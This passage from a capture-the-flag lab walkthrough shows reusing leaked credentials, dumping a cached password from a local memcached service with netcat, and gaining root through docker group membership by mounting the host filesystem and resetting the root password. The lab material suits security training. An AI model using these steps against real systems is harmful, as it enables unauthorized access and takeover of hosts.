memcache:x:111:114:Memcached,,,:/nonexistent:/bin/false  
mysql:x:112:115:MySQL Server,,,:/nonexistent:/bin/false
```

The host is found to have the users `ash` and `luffy`. Previous inspection of the file `jquery/functionality.js` revealed the credentials `ash / H@v3_fun`. Switching to the user `ash` with this password is successful.

```
su ash
```




```
www-data@cache:/var/www/hms.htb/public_html/interface/main$ su ash  
su ash  
Password: H@v3_fun  
  
ash@cache:/var/www/hms.htb/public_html/interface/main$
```

The user flag is located in `/home/ash/user.txt`.

Privilege Escalation

Enumeration of the internal network reveals a service running on port `11211`. Searching online, it seems that [Memcached](#) is commonly associated with this port.



Memcached is a memory-caching system used for speeding up dynamic web applications, and it uses key-value pairs to store small arbitrary data (strings, objects). Since it is caching data, it might contain sensitive information. We can execute commands against the `memcached` service using Netcat. Commands for `memcached` can be found [here](#). The command `stats items` displays the number that identifies a specific item.

```
nc 127.0.0.1 11211
stats items
```

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The terminal shows the following text:
ash@cache:/\$ nc 127.0.0.1 11211
nc 127.0.0.1 11211

<SNIP>
stats items
STAT items:1:number 5
STAT items:1:number_hot 0
STAT items:1:number_warm 0
STAT items:1:number_cold 5

In this case we have only one item with the number `1`. To dump keys that are cached, we can use the command `cachedump`, with the following structure: `stats cachedump <slab class> <number of items to dump>`. The following command lists the items along with their statistics.

```
stats cachedump 1 0
```

```
stats cachedump 1 0
stats cachedump 1 0
ITEM link [21 b; 0 s]
ITEM user [5 b; 0 s]
ITEM passwd [9 b; 0 s]
ITEM file [7 b; 0 s]
ITEM account [9 b; 0 s]
END
```

We can use the `get` instruction to extract the value of an item. Let's do this for item `passwd`.

```
get passwd
```

```
get passwd
VALUE passwd 0 9
0n3_p1ec3
END
```

Let's try this password `0n3_p1ec3` with the account `luffy` that we identified earlier. Type `quit` twice, to exit `memcached`.

```
su luffy
```

```
ash@cache:/var/www/hms.htb/public_html/interface/main$
su luffy
su luffy
Password: 0n3_p1ec3

luffy@cache:/var/www/hms.htb/public_html/interface/main$
```

This is successful. Enumeration of the user `luffy` reveals that they are a member of the `docker` group.

```
groups
```



```
luffy@cache:/var/www/hms.htb/public_html/interface/main$  
groups  
groups  
luffy docker
```

When a user is a member of the `docker` group, then it is possible to run commands as user root without knowing the root password, as docker runs with the SUID bit. In order to exploit this, a docker image should exist. Issue the following command to list the available docker images on the system.

```
docker images
```



```
luffy@cache:/var/www/hms.htb/public_html/interface/main$  
  
docker images  
REPOSITORY TAG IMAGE ID CREATED SIZE  
ubuntu latest 2ca708c1c9cc 12 months ago 64.2MB
```

The `ubuntu` docker image is available. Let's create a new container from this image, and mount the root directory of the host inside the docker container.

```
docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
```



```
docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh  
# whoami  
whoami  
root
```

We used `chroot` on the `/mnt` directory, which allows us to execute commands on the host. Let's change the password for the root user.

```
passwd
```




```
# passwd
passwd
Enter new UNIX password: password

Retype new UNIX password: password
passwd: password updated successfully
```

After exiting the container, we can switch to `root`.

```
su root
```



```
luffy@cache:~$ su root
su root
Password: password

root@cache:/home/luffy#
```

The root flag is located in `/root/root.txt`.